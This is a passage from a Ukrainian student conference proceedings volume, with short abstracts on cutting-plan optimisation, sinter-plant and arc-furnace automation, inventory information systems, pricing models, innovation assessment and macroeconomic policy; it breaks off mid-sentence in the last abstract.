## **УДОСКОНАЛЕННЯ ПЛАНУВАННЯ ПРОЦЕСУ РОЗКРОЮ МАТЕРІАЛУ**

*Підгорна К.Д.*

*спеціальність 126 – Інформаційні системи та технології, ОПП «Інформаційні системи та технології», 1 курс магістратури*

*Національний технічний університет «Дніпровська політехніка»*

*м. Дніпро, Україна*

Проблема оптимального використання сировини має велике значення для багатьох галузей промисловості. Ефективність економії матеріальних ресурсів – один з найважливіших факторів підвищення ефективності всього виробництва і діяльності підприємства в цілому. Вирішення цього завдання безпосередньо впливає на собівартість продукції. Відходи виробництва складають суттєву частину собівартості виробленої продукції, а значить, мінімізація відходів є першочерговим завданням.

Одним з найважливіших факторів, що забезпечують мінімізацію відходів виробництва, є їх раціональний розкрій. В сучасних умовах ефективного

використання матеріалів не можливо досягти без автоматизації процесу розкрою. Це викликано потребою в економії матеріальних і часових витрат, пов'язаних з виготовленням продукції, та дозволяє підвищити коефіцієнт розкрою і забезпечити оптимальність норм витрат ресурсів.

Мета роботи полягає у дослідженні та розробці методів і алгоритмів для підвищення ефективності управління розкром будівельних матеріалів за наявності технологічних обмежень, обґрунтуванні необхідності побудови моделі для визначення оптимальної плану розкрою, що забезпечить ефективне використання матеріалів.

Для досягнення мети необхідно розв'язати наступні задачі:

- вивчення теоретичних основ моделювання різних типів задач розкрою;
- огляд існуючих методів, підходів та алгоритмів розв'язання таких задач;
- розробка алгоритму розв'язання задачі розкрою мінімальної кількості заготовок;
- аналіз ефективності розробленого алгоритму.

Таким чином, доцільність розробки полягає в наступному:

- необхідність автоматизації процесу формування плану розкрою;
- підвищення ефективності використання ресурсів та робочого часу;
- скорочення часу на прийняття рішення, щодо обрання способу оптимального розкрою.

Оскільки проблеми ресурсо- та енергозбереження на даному підприємстві безпосередньо пов'язані із задачами розкрою і упаковки, то для побудови найбільш відповідної економіко-математичної моделі було проведено аналіз цих задач.

Найбільш близькими до вирішення поставлених задач можна віднести наступні: задача лінійного розкрою, задача прямокутного розкрою, задача розміщення плоских геометричних об'єктів [1, 2]. Найбільш відповідною, для вирішення поставлених задач, є задача лінійного розкрою, модель якої наведено нижче:

$$\sum_{i=1}^M L_{gi} \times K_i \rightarrow \min, \quad (1)$$

за умов

$$K_i \geq 0, \quad K_i \in I, \quad i = \overline{1, M}, \quad (2)$$

$$\sum_{i=1}^M N_{Dij} \times K_i = N_j, \quad \overline{j=1, N}. \quad (3)$$

Наведена модель повністю відповідає потребам підприємства. Розв'язання цієї задачі можна отримати за допомогою симплекс-методу та методу «гілок та меж».

В даному випадку необхідно мінімізувати загальну кількість відходів за умови виконання асортименту та кількості замовлених деталей.

За наступних умов:

Тут  $L$  – це відходи з однієї смуги, що розрізується  $i$ -тим способом,  $k$  – кількість смуг, що буде розрізана цим способом.  $ND_{ij}$  – це кількість  $i$ -тих деталей в  $j$ -му способі розкрою.

Для дослідження ефективності обраної методики було проведено модельний експеримент в середовищі Excel. Після внесення основних вхідних даних виконали «укладання» деталей в заготовку, розпочинаючи з самих великих деталей та з найбільшої їх кількості, послідовно рухаючись у напрямку зменшення. Далі, за цими даними, використовуючи інструмент «пошук рішення» було проведено розрахунки оптимального плану розкрою матеріалу. Результати модельного експерименту підтвердили доцільність використання саме цієї моделі та необхідність розробки інформаційної системи.

Практичне значення роботи полягає у створенні математичного і програмного забезпечення для розв'язку задач побудови двовимірних планів розкрою-упаковки. Використання результатів дослідження дозволяє підвищити ефективність діяльності підприємства в цілому, за рахунок зменшення відходів та високої швидкості розрахунків.

#### **Перелік посилань:**

1. Комп'ютерне моделювання систем. Методи обчислень. Частина 1: навчальний посібник / Кветний Р. Н., Богач І. В., Бойко О. Р., Софіна О. Ю., Шушура О.М.; за заг. ред. Р.Н. Кветного. – Вінниця: ВНТУ, 2012. – 193 с.

2. Pfefferkorn С.Е. A heuristic problem solving design system for equipment or furniture layouts / С.Е.Pfefferkorn // Communications of the ACM 18 (5), 1975. – P. 286-297.

# РОЗРОБКА АВТОМАТИЗОВАНОЇ СИСТЕМИ ГАЗООЧИСТКИ АГЛОФАБРИКИ

*Степаненко Ю.М.*

*спеціальність 151 – Автоматизація та комп'ютерно-інтегровані технології,*

*ОПП «Автоматизація та комп'ютерно-інтегровані технології»,*

*2 курс (магістерський рівень)*

*науковий керівник: канд техн. наук, ст.досл., доцент кафедри автоматизації*

*виробничих процесів Маначин І.О.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Автоматизація дає можливість не тільки підвищити продуктивність праці, але і забезпечити збільшення к.п.д. агрегата, знизити питомі витрати палива, сировини, підвищити безпеку праці, збільшити міжремонтний період роботи устаткування в результаті більш строгого дотримання режиму й недопущення аварійних станів агрегата або процесу [1]. В даний час викиди пилу від джерел аглофабрик підприємств України перевищують нормативні значення і становлять в основі: 164-184 мг/м<sup>3</sup> в зоні спікання, 84-96 мг/м<sup>3</sup> і 307-335 мг/м<sup>3</sup> - в зонах охолодження відповідно. Реконструкція систем газоочистки агломашин з метою досягнення на агломашинах технологічного нормативу викидів по пилу, рівного 50 мг/м<sup>3</sup>, та відповідатиме сучасним екологічним нормам[2-3].

Тому метою роботи є підтримання заданих параметрів очистки, підвищення енергоефективності систем газоочистки з рукавними фільтрами, збільшення часу безаварійної роботи електричного і пневматичного обладнання. Ефективність досягнення поставленого завдання досягається використанням сучасних методів збору, обробки і представлення інформації у поєднанні з використанням високонадійних засобів мікропроцесорної техніки.

Технічне рішення роботи вбачають створення складної двоступеневої системи очищення газів. Перший ступінь - груба очистка від пилу за допомогою сучасних циклонів. Вони вловлюють великі частки пилу, щоб

повторно використовувати її у виробництві. Другий ступінь - доочищення газу від пилу і з'єднань сірки в потужних рукавних фільтрах, що дозволяють знизити викиди пилу більш ніж в десять разів.

Згідно з вимогами технічного завдання на створення автоматизованої системи газоочистки розроблено функціональну схему автоматизації та інформаційне забезпечення, обрані необхідні датчики, перетворювачі й виконавчі механізми на основі апаратури фірм Siemens, Schneider Electric та ін. Виконано моделювання роботи системи в пакеті Matlab\Simulink, яке дозволило оцінити характеристики перехідних процесів зміни параметрів газів, що очищуються.

#### **Перелік посилань:**

1. Глинков Г.М., Маковский В.А. АСУ технологическим процессами в агломерационных и сталеплавильных цехах.- М.: Metallurgiya, 1981.-360 с.
2. Маковский В.А., Власюк Ю.Н., Карнышов Ю.В. Оптимальное управление агломерационным процессом.- К.: Высшая школа, 1987.- 117с.
3. Беленький А.М., Бердышев В.Ф., Блинов О.М., Коганов В.Ю. Автоматическое управление металлургическими процессами. Учебник для вузов. – М.: Metallurgiya, 1989. – 384 с.

# ПРОЕКТУВАННЯ ІНФОРМАЦІЙНОЇ СИСТЕМИ УПРАВЛІННЯ ВИРОБНИЧИМИ ЗАПАСАМИ ПІДПРИЄМСТВА

*Халікова Л.О.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання  
в економіці», 2 курс магістратури*

*науковий керівник: старший викладач кафедри економічної інформатики*

*Климкович Т.О.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Сучасні підприємства функціонують в умовах великого обсягу постійно змінюваної інформації, яку необхідно оперативно аналізувати та на її основі приймати правильні рішення. Інформація перетворилася в один із найбільш важливих ресурсів, а інформаційні системи (ІС) стали необхідним інструментом практично в усіх сферах діяльності [1].

Процес створення ІС охоплює такі етапи: формування вимог до системи, проектування, реалізація, тестування, введення в дію, експлуатація та супровід.

Постійно зростають розміри і складність ІС, що розробляються. Також у процесі створення та функціонування ІС інформаційні потреби користувачів можуть змінюватись або уточнюватись, що ще більше ускладнює розробку та супровід таких систем. У зв'язку з цим останнім часом все більше уваги приділяється CASE-засобам, що забезпечують автоматизацію процесів створення ІС. CASE– засоби набагато скорочують час проектування ІС, дозволяють організувати одночасну колективну роботу, оперативно вносити зміни і швидко реагувати на зміни обставин.

Нині використовується велика кількість підходів, які дозволяють, так або інакше, створювати моделі бізнес-процесів підприємств. Найважливішими з підходів є структурний (функціональний) і об'єктно-орієнтований підхід [2].

Найвідомішою з функціональних методик є методика Integration Definition Methodology або IDEF. Основу цієї методології складає графічна мова опису бізнес-процесів. Функціональна модель в нотації IDEF0 являє собою сукупність ієрархічно впорядкованих і взаємопов'язаних діаграм. Кожна

діаграма є одиницею опису системи. Спочатку проводиться опис системи в цілому і її взаємодію з навколишнім оточенням (контекстна діаграма), після чого проводиться функціональна декомпозиція – система розбивається на підсистеми і кожна підсистема описується окремо (діаграми декомпозиції). Потім кожна підсистема розбивається на дрібніші і так далі до досягнення потрібного ступеня дрібнення.

Функціональна модель управління виробничими запасами підприємства розроблено за допомогою CASE-засобу AllFusion Process Modeler і представлено діаграмою декомпозиції першого рівня (рисунок 1).




Рисунок 1 – Діаграма декомпозиції першого рівня

### Перелік посилань:

1. Коваленко О.С., Добровська Л.М. Проектування інформаційних систем: Загальні питання теорії проектування ІС: навч. посіб. Київ : КПІ ім. Ігоря Сікорського, 2020. 192 с. URL: [https://ela.kpi.ua/bitstream/123456789/33651/1/PIS\\_KL.pdf](https://ela.kpi.ua/bitstream/123456789/33651/1/PIS_KL.pdf) (дата звернення: 06.11.2022).

2. Авраменко В.С., Авраменко А.С. Проектування інформаційних систем: навч. посіб. Черкаси: Черкаський національний університет ім. Б. Хмельницького, 2017. 434 с. URL: <http://eprints.cdu.edu.ua/1481/1/pro.pdf> (дата звернення: 12.11.2022).

# СИСТЕМА АВТОМАТИЧНОГО РЕГУЛЮВАННЯ РІВНЯ ШИХТИ У ПРОМІЖНОМУ БУНКЕРІ НА АГЛОМЕРАЦІЙНІЙ МАШИНИ

*Чембі Малек*

*спеціальність 151 – Автоматизація та комп'ютерно-інтегровані технології,  
ОПП «Автоматизація та комп'ютерно-інтегровані технології»,*

*2 курс (магістерський рівень)*

*науковий керівник: канд. техн. наук, доцент, завідувачка кафедри  
автоматизації виробничих процесів Рибальченко М.О.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Агломераційна машина є багатопараметровим об'єктом, який має дві основні вихідні величини – продуктивність агрегату і якість кінцевого продукту [1, 2]. Для забезпечення максимальної продуктивності агломераційної машини служать системи автоматичного контролю й управління процесом спікання, що виконують операції підготовки шихти, завантаження її на агломераційну машину, контролю теплового режиму й оптимізації процесу спікання.

Для забезпечення якісного завантаження шихти спікаючі візки агломашини обладнані проміжним (завантажувальним) бункером, який, як проміжна ємкість, згладжує коливання різниці між приходом шихти з барабана-окомківника і витратою її на агломераційну стрічку. Щоб не порушувалася газопроникність окомкованої шихти, рівень її в проміжному бункері необхідно підтримувати як можна точніше.

На малих агломашинах запізнювання на тракті подачі шихти з бункера над барабаном-змішувачем до проміжного бункера становить  $\tau_3 = 1 \div 1,5$  хв, у той час як постійна часу промбункера (час заповнення при зупинці барабанного живильника на виході із промбункера) дорівнює  $T = 1,5 \div 2,5$  хв, тобто  $\tau_3/T = 0,75 \div 1,5$ . У таких умовах може бути побудована локальна одноконтурна система регулювання рівня шихти в проміжному бункері. Така система, хоч і має невисоку якість регулювання, але для малих агломашин прийнятна.

Як показали дослідження [3], при зміні швидкості руху агломераційної стрічки в межах 10-15% від номінального значення убик збільшення висоти

шару шихти на палетах, витрата шихти в проміжному бункері перевищує прихід, а новий її обсяг, виданий регулятором, ще не встигає підійти до бункера. Такий режим роботи виникає через великий час транспортного запізнювання ділянки тракту подачі шихти від бункера спікаючого відділення до проміжного бункера аглострічки. Для усунення цього недоліку, а також для зменшення впливу великого запізнювання (на більших агломашиних  $\tau_3/T$  може досягати п'яти) застосовуються каскадні системи.

Каскадна система передбачає стабілізацію продуктивності вагового дозатора. Завдання регулятору виробляється коригувальним пристроєм по сигналу від датчика рівня шихти в проміжному бункері з урахуванням фактичної продуктивності агломашини.

Таким чином, подача шихти на аглострічку в кількості, достатньому для забезпечення необхідної висоти шару при обраній швидкості аглострічки, досягається в цьому випадку спостереженням за швидкістю вагового дозатора й числом обертів барабанного живильника, тобто за продуктивністю агломашини по шихті. У такій схемі зміна завдання регулятору при зміні продуктивності агломашини формується практично миттєво, істотно випереджаючи зміну рівня шихти в бункері.

Описана каскадна схема є найбільш прийнятною в задачах регулювання рівня шихти на агломераційній машині, а комплектуючі фірми «Siemens» дозволяють реалізувати таку систему із забезпеченням усіх зазначених функцій.

#### **Перелік посилань:**

1. Управление агломерационным процессом. В.И. Гранковский, М.Ю. Пазюк, В.А. Сиромяцкий. – К.: Техника, 1988. – 145с.
2. Глинков Г.М., Маковский В.А. АСУ технологическими процессами в агломерационных и сталеплавильных цехах - М.: Металлургия, 1981. - 360с.
3. Беленький А.М., Бердышев В.Ф., Блинов О.М., Каганов В.Ю. Автоматическое управление металлургическими процессами. Учебник для вузов. – М.: Металлургия, 1989. – 384 с.

# СИСТЕМА АВТОМАТИЧНОГО ДОЗУВАННЯ ШИХТИ В ДУГОВІЙ ЕЛЕКТРОПЕЧІ

*Шинкар В.В.*

*спеціальність 151 – Автоматизація та комп'ютерно-інтегровані технології*

*2 курс (магістерський рівень)*

*науковий керівник: канд. техн. наук, доц., доцент кафедри автоматизації*

*виробничих процесів Михайловський М.В.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

На дуговій сталеплавильній печі Нікопольського заводу феросплавів працює система дозування шихти, до недоліків якої належать: низька надійність, відсутність системи діагностики несправностей [1, 2].

Розроблена нова система управління дозуванням шихти на основі більш досконалих датчиків та контролерів, яка забезпечує контроль ходу дозування та автоматизоване управління концентрацією видів шихти у суміші.

Для реалізації нової системи управління використовуються компоненти української фірми ОВЕН: програмований логічний контролер ПЛК-100, програмоване реле ПР100, яке виконує функцію модуля управління вібратором і твердотілим реле, модуль тензодатчиків МВ110.

Запропоновані технічні рішення збільшать надійність системи, а також за рахунок самодіагностики скоротять час відновлення працездатності комплексу. Крім цього, збільшиться якість сплавів і зменшиться витрата компонентів суміші. Це пов'язано з більш більш точним зважуванням дозованих матеріалів. У результаті забезпечується рівна робота печі, що забезпечує економію електроенергії.

## **Перелік посилань**

1. Лапин, Е. В. Исследование и разработка рациональной технологии производства силикомарганца с пониженным содержанием фосфора в мощных рудовосстановительных электропечах: автореферат дисс. ... канд. техн. наук; 05.16.02. / Лапин Евгений Владимирович. – Дн-вск, 1996. 18 с.

2. Кругла дугова електросталеплавна піч ємністю 120 т (ДСП-120). Документація НЗФ, 2001. 11 с.

---

---

**СЕКЦІЯ 3**

**ПРОБЛЕМИ УПРАВЛІННЯ СОЦІАЛЬНО-  
ЕКОНОМІЧНИМИ СИСТЕМАМИ**

---

---

# **ЦІНОУТВОРЕННЯ НА ПІДПРИЄМСТВІ: КРОКИ ВИЗНАЧЕННЯ ОПТИМАЛЬНОЇ ЦІНИ**

***Бельченко М.І.***

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання  
в економіці», 2 курс магістратури*

*науковий керівник: канд. екон. наук, доцент, зав. кафедри економічної  
інформатики Бандоріна Л.М.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Ціноутворення – це тонкий баланс між фінансовими потребами компанії та цінністю, яку вона пропонує клієнтам. Підприємства повинні знайти баланс між досить низькими цінами на свою продукцію, щоб конкурувати з дрібнішими конкурентами, і досить високими, щоби покрити свої витрати. Складно визначити таку стратегію ціноутворення, яка б одночасно задовольняла клієнтів і дозволяла б підприємству бути ефективним в бізнесі.

Моделі ціноутворення доволі різноманітні, і кожна модель має свої переваги і недоліки. Крім того, ті моделі, що були доцільними навіть кілька років тому, можуть бути не такими успішними сьогодні, особливо через швидкі зміни в технологіях та очікуваннях клієнтів.

Першим кроком у процесі ціноутворення є визначення цільового ринку. Потрібно з'ясувати, хто, швидше за все, купуватиме продукти та послуги компанії.

Другий крок – визначення витрат на виробництво продукції. Сюди входить собівартість, витрати, що пов'язані з транспортуванням та зі зберіганням, витрати на супутнє обслуговування (наприклад, технічне обслуговування техніки по гарантії та ін.), оплата праці робітників, оренда приміщень, комунальні платежі, витрати на дослідницьку діяльність, податки та інше.

Після того як підприємством визначено цільовий ринок та вартість виробництва продукції, настає час з'ясувати, що споживачі цінують найбільше в тих продуктах і послугах, які виробляє підприємство. Це термін служби, чи простота використання продукту? Може це здатність продукту заощаджувати час? Або те, наскільки надійним є продукт і яка політика повернення товару? Якщо компанія продає програмне забезпечення, то покупців може цікавити, скільки користувачів може обслуговувати програма, або те, як довго підтримуватиметься даний продукт. Якщо продається апаратне забезпечення,

клієнту важливо дізнатися, як довго прослужить продукт. Це ті характеристики, які споживачі можуть цінувати найбільше і вважати найважливішими у продукті.

Однак є ще один момент (третій крок), який необхідно враховувати при ціноутворенні – конкурентне середовище. Конкурентне ціноутворення – це стратегія, що передбачає порівняння продукції компанії з продукцією конкурентів. Таке порівняння можна робити різними способами, наприклад, вивчати продукцію у власній галузі, відвідувати торгові виставки і таке інше, щоб дізнатися про ціни на аналогічну продукцію.

Одним з найбільш використовуваних методів ціноутворення є багатофакторний метод. Він враховує цілі та можливості підприємства, а також зовнішні фактори, на які підприємство впливати не може. Наприклад, модель ціноутворення для k-го виду товару при урахуванні впливу факторів, визначених компанією, може бути надана у вигляді [1]:

$$S_{11}^k = a_1 + \left( \frac{b_1 + b_2 + b_3 + b_4}{p_k} \right) + \left( \left( \frac{c_1}{c_2} \times c_3 \right) / p_k \right) + i_1 \times \left( d_3 / \frac{d_1}{d_2} \right) + \frac{e_1}{p_k},$$

де  $S_{11}^k$  – сформована ціна;  $a_1$  – собівартість;  $b_1$  – витрати на оренду вантажівки;  $b_2$  – витрати на бензин;  $b_3$  – оплата водія;  $b_4$  – оплата вантажників;  $c_1$  – плата за оренду складу;  $c_2$  – кількість квадратних метрів складу;  $c_3$  – кількість квадратних метрів складу, що займає товар;  $p_k$  – кількість одиниць товару i-го виду, для якого розраховується ціна;  $i_1$  – індикатор належності товару до групи, що підлягає гарантійному обслуговуванню ( $i = 1$ , якщо товар підлягає гарантії,  $i = 0$ , якщо ні);  $d_1$  – кількість одиниць товару аналогічної моделі проданої за період 3 місяці;  $d_2$  – кількість одиниць товару, що підлягали гарантійному обслуговуванню;  $d_3$  – середні витрати на гарантійне обслуговування;  $e_1$  – витрати на супутні товари необхідні для подання товару, що продається, у належному стані та вигляді.

При цьому слід пам'ятати, що вибір факторів ціноутворення має найсильніший вплив на процес ціноутворення і є основною обставиною та основним мотивом формування оптимальної ціни.

### **Перелік посилань:**

1. Євграфова К.Л. Система підтримки прийняття рішень для моделювання і прогнозування ціни в роздрібній торгівлі. Магістерська дисертація : Київ, 2018. С.79-80.

# **РОЗБУДОВА ЕФЕКТИВНОЇ НАЦІОНАЛЬНОЇ ПОЛІТИКИ ЯК ГАРАНТІЯ НЕЗАЛЕЖНОСТІ ДЕРЖАВИ**

*Гузь І.І.*

*спеціальність 051 –Економіка, ОПП «Економічна аналітика та  
соціальний захист», 3 курс*

*науковий керівник: канд. екон. наук, доцент, доцент кафедри аналітичної  
економіки Калініченко З.Д.*

*Дніпропетровський державний університет внутрішніх справ  
м. Дніпро, Україна*

Розбудова ефективної національної політики розглядається як гарантія незалежності держави і виходить із всебічного осмислення шляхів економічного розвитку.

Найважливішим завданням є здійснення комплекс заходів щодо поглиблення реформи, створення реальних гарантів невідворотності переходу до ринкової економіки, за напрямками розбудови: програми приватизації; інвестиційної політики; програми розвитку конкурентних ринків; антимонопольних заходів; політики регулювання розвитку регіонів; захисту вразливих верств населення.

Розбудова ринку в Україні необхідна, бо економічна криза призводить до небувалого падіння рівня суспільного виробництва, ускладнює вирішення завдань економічного зростання.

Україна, як складова частина колишнього Союзу, не мала власної економічної системи, її економіка обслуговувала єдиний народногосподарський комплекс і була фактично підсистемою економіки Союзу. Про це свідчить хоча б той факт, що в Україні вироблялося лише 20% кінцевого продукту, тобто економіка республіки значною мірою залежала від економічних зв'язків з іншими регіонами СРСР.

Для України завдання полягає в тому, щоб не тільки здійснити демонтаж командно-адміністративної системи, зробити структурну перебудову ринкового типу, а й фактично створити власну економічну систему, яка б синтезувала власні історичні здобутки і враховувала досвід розвинутих країн Заходу. Класичний шлях формування ринкової економіки, який пройшли свого часу розвинуті країни Заходу, йдучи від аграрного суспільства до індустріального, не придатний для України. Вона має розробити та реалізувати власну модель

ринкового трансформування, яка полягає в порушенні звичайного, класичного порядку, а саме в побудові, з одного боку, ринкової системи в умовах індустріального суспільства, якому притаманні риси командно-адміністративної системи, а з другого — здійснити структурну перебудову економіки з урахуванням сучасних тенденцій територіальної розбудови.

«Регіональна соціально-економічна система складається з поєднання окремих неподільних суб'єктів – підприємств, організацій, установ тощо. Характерним для них є певний регіональний взаємозв'язок, який обумовлюється єдністю виробничої і соціальної інфраструктури регіону, підготовкою і використанням робочих кадрів, взаємодією з навколишнім природним середовищем, системою адміністративного управління тощо. Єдність такої системи зумовлена ринком товарів і послуг, а також використанням місцевих мінерально-сировинних ресурсів, інфраструктури та інших компонентів території їх зосередження, що й формує єдиний економічний простір»[1, с.271]

Звісно, такі істотні, кардинальні зрушення в суспільстві неодмінно супроводжуються: переструктуруванням економіки відповідно до вимог ринкової системи. Для незалежної України важливо усвідомлення суті процесів, які проходять зараз у нашому суспільстві, а також зробити відповідні висновки для визначення пріоритетів у цих подіях. Кожний із зазначених процесів має свої особливості. Так, в Україні відбувається відчуження працівника від засобів виробництва, створених в індустріальному суспільстві. Цей процес проходить за умов кризи і супроводжується перерозподілом шляхом приватизації та інфляції. Такий перерозподіл нерідко здійснюється з порушенням чинного законодавства на користь тіньового сектора економіки.

### **Перелік посилань:**

1. Кононова І. В. Регіональна соціально-економічна система як категорія економічних досліджень . *Східна Європа: економіка, бізнес та управління*. 2020. № 1 (24). [http://www.easterneurope-ebm.in.ua/journal/24\\_2020/41.pdf](http://www.easterneurope-ebm.in.ua/journal/24_2020/41.pdf)

2. Пастернак-Таранущенко Г. Економічна безпека держави: проблеми та механізми їх розв'язання. *Вісник НАН України*. 2018. № 11–12. С. 67–71.

3. Фінансово-економічна безпека підприємств України: стратегія та механізми забезпечення : монографія / Т.Г. Васильців, В.І. Волошин, О.Р. Бойкевич, В.В. Каркавчук ; за ред. Т.Г. Васильціва. Львів, 2019. 386 с.

# **ПРОЦЕС ВИЗНАЧЕННЯ РІВНЯ ІННОВАЦІЙНОЇ ДІЯЛЬНОСТІ ПРОМИСЛОВОГО ПІДПРИЄМСТВА**

*Древнов І. Д.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання в економіці», 2 курс магістратури*

*науковий керівник: кандидат економічних наук, доцент,  
доцент кафедри економічної інформатики Удачина К.О.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Оновлення та модернізація виробничих фондів є основою ефективного функціонування будь-якого промислового підприємства. Навіть при всій складності просування та витратності на початковому етапі впровадження інноваційні технології виправдовують себе та стимулюють перехід з кількісного сценарію виробництва продукції на якісний.

В економічних умовах, що постійно змінюються, підприємствам і інвесторам доводиться приймати рішення щодо інноваційного розвитку. Очевидно, що повністю усунути ризики, пов'язані з впливом навколишнього середовища, неможливо, проте можна їх мінімізувати, беручи до уваги фактори, що впливають на стійкість інноваційного розвитку підприємства, яку можна розуміти як здатність підтримувати в довгостроковій перспективі конкурентоспроможний рівень ключових економічних параметрів, таких як прибуток, витрати та програма випуску.

У науковій літературі це питання висвітлюється досить широко різними вченими. Завгородня О.О., Білоцерківець В.В., Алсуф'єва О.О. [1] розглядають інноваційні системи в глобальному просторі. Маслак О.І., Квятковська Л.А. [2] досліджують особливості оцінки інноваційного потенціалу промислового підприємства, піднімають проблему невизначеності та недооцінки інноваційних результатів в практиці господарської інноваційної діяльності сучасних вітчизняних підприємств. Фарат О.В. та Залуцький В.П. характеризують сучасні методи оцінювання розвитку інноваційних кластерів промислових підприємств [3]. Враховуючи достатньо наукової літератури, окремі питання даного напрямку залишаються відкритими і вимагають певного доопрацювання.

При оцінці рівня інноваційної діяльності суб'єктів господарювання важливо визначити критерії за певними групами: науково-технічні; виробничі; ринкові; соціально-економічні; екологічні.

Прикладами критеріїв інноваційного розвитку промислового підприємства можуть бути наступні: забезпеченість виробництва матеріально-технічними та трудовими ресурсами та необхідним устаткуванням; технологічність нововведень; забезпеченість виробництва кваліфікованим персоналом; екологічні вимоги; відповідність проєкта потребам ринку; комерційний успіх від провадження проєкта; рівень реклами для просування запропонованого продукту на ринок; конкурентоспроможність продукції за ціною та якістю; необхідні обсяги фінансування для реалізації проєкту; передбачуваний річний прибуток; термін окупності проєкта; частку власних коштів підприємства у повній вартості проєкта; вплив реалізації проєкта на рівень зайнятості населення; вплив виробничих процесів на навколишнє природне середовище.

Що стосується методів оцінки рівня інноваційної діяльності, то сьогодні переважно виділяють два напрямки: інтегральні методи, що базуються на показниках стану розвитку внутрішнього середовища організації, та методи оцінки економічної ефективності впровадження інноваційних проєктів [3].

Отже, важливість визначення рівня інноваційної діяльності підприємства виступає актуальним питанням не тільки для промислових, а й для підприємств різних сфер діяльності.

### **Перелік посилань**

1. Білоцерківець В. В., Завгородня О. О., Алсуф'єва О. О. Інноваційне відродження гірничо-металургійного комплексу України як імператив національної конкурентної політики. *Економічний вісник Дніпровської політехніки*. 2020, №2 (70). С. 9-20.

2. Маслак О. І., Квятковська Л. А. Система показників оцінки інноваційного потенціалу промислового підприємства. *Ефективна економіка*. 2020, № 9. URL: <http://www.economy.nayka.com.ua/?op=1&z=298> (Дата звернення: 29.11.2022).

3. Фарат О. В., Залуцький В. П. Методи оцінювання розвитку інноваційних кластерів промислових підприємств. *Інвестиції: практика та досвід*. 2015, № 6. С. 22-17.

# АКТИВНА МАКРОЕКОНОМІЧНА ПОЛІТИКА ДЕРЖАВИ ТА ЇЇ СПРЯМОВАНІСТЬ НА СТИМУЛЮВАННЯ СУКУПНОГО ПОПИТУ

*Єнаки Е.І.*

*спеціальність 051 – Економіка, ОПП «Економічна аналітика та соціальний захист», 2 курс*

*науковий керівник: канд. екон. наук, доцент, доцент кафедри аналітичної економіки Калініченко З.Д.*

*Дніпропетровський державний університет внутрішніх справ  
м. Дніпро, Україна*

Макроекономічна рівновага – це стан економіки, коли сукупний попит дорівнює сукупній пропозиції, тобто має місце рівність обсягу виробництва та обсягу купівельного попиту [1]. Звідси макроекономічна рівновага є таким станом, який одночасно влаштовує і споживачів, і виробників. Їх влаштовує рівень цін в економіці, і вони не збираються змінювати свої плани щодо купівлі та продажу.

У разі ринкової економіки проблема макроекономічної рівноваги має важливе значення. Досягнення макроекономічної рівноваги тісно пов'язане з досягненням повної зайнятості, стабільності цін та економічного зростання.

Різні економічні школи мають різні погляди на проблему макроекономічної рівноваги.

Вихідним постулатом макроекономічної моделі класичної школи є положення, що виробництво визначає витрати. У найпростішому вигляді це положення виявляється у принципі, який сформулював Ж.-Б. Сеєм, за яким пропозиція благ завжди створює попит на них, оскільки кожен виробник, продавши свій товар на ринку, буде намагатися всі отримані кошти витратити на придбання інших товарів, і ринковий механізм автоматично забезпечує рівновагу за повного використання наявних ресурсів [2].

Класики визнавали, що іноді надзвичайні обставини, такі як війни, посухи, крахи на фондовій біржі тощо, можуть збити економіку з режиму повної зайнятості. Однак коли це відбувається, ринок автоматично коригує економіку: різке скорочення виробництва та зайнятості призводить до

зниження цін, заробітної плати та процентних ставок, які згодом спричиняють збільшення споживчих витрат, зростання зайнятості та розширення інвестицій, і в економіці встановлюється рівновага за повної зайнятості.

Важливою особливістю класичної макроекономічної моделі є принцип нейтральності грошей. Він передбачає відсутність будь-якого впливу грошової маси на реальне виробництво. Гроші в моделі класиків потрібні ринковим агентам лише для обслуговування угод, тобто для виконання суто технічної функції у процесі купівлі-продажу [3].

Одним із постулатів класичної моделі є твердження, що якщо гроші можуть приносити відсоток, то розумні люди не триматимуть їх у ліквідній формі. Гроші, віддані під відсоток, зазвичай є джерелом інвестицій. Досягнення рівноваги між заощадженнями та інвестиціями ґрунтується на коливаннях ставки відсотка. З встановленням рівноважної ставки відсотка настає рівність між обсягом заощаджень та обсягом інвестицій. Згідно з класичною моделлю коливання цін, що сприяє збереженню рівноваги в економіці, відбувається не тільки на товарному та грошовому ринку, а й на ринку праці. Першим і найсерйознішим випробуванням класичної теорії макроекономічної рівноваги стала світова економічна криза 1929–1933 рр., яка називається зазвичай в історичній літературі Великою депресією, яка вразила передусім розвинені країни. Саме в цей період Дж. Кейнс в ході проведеного ним аналізу встановив, що ринковий механізм сам по собі не в змозі встановити рівновагу на рівні повної зайнятості. Рівновага в економіці досягається не зниженням рівня цін, а 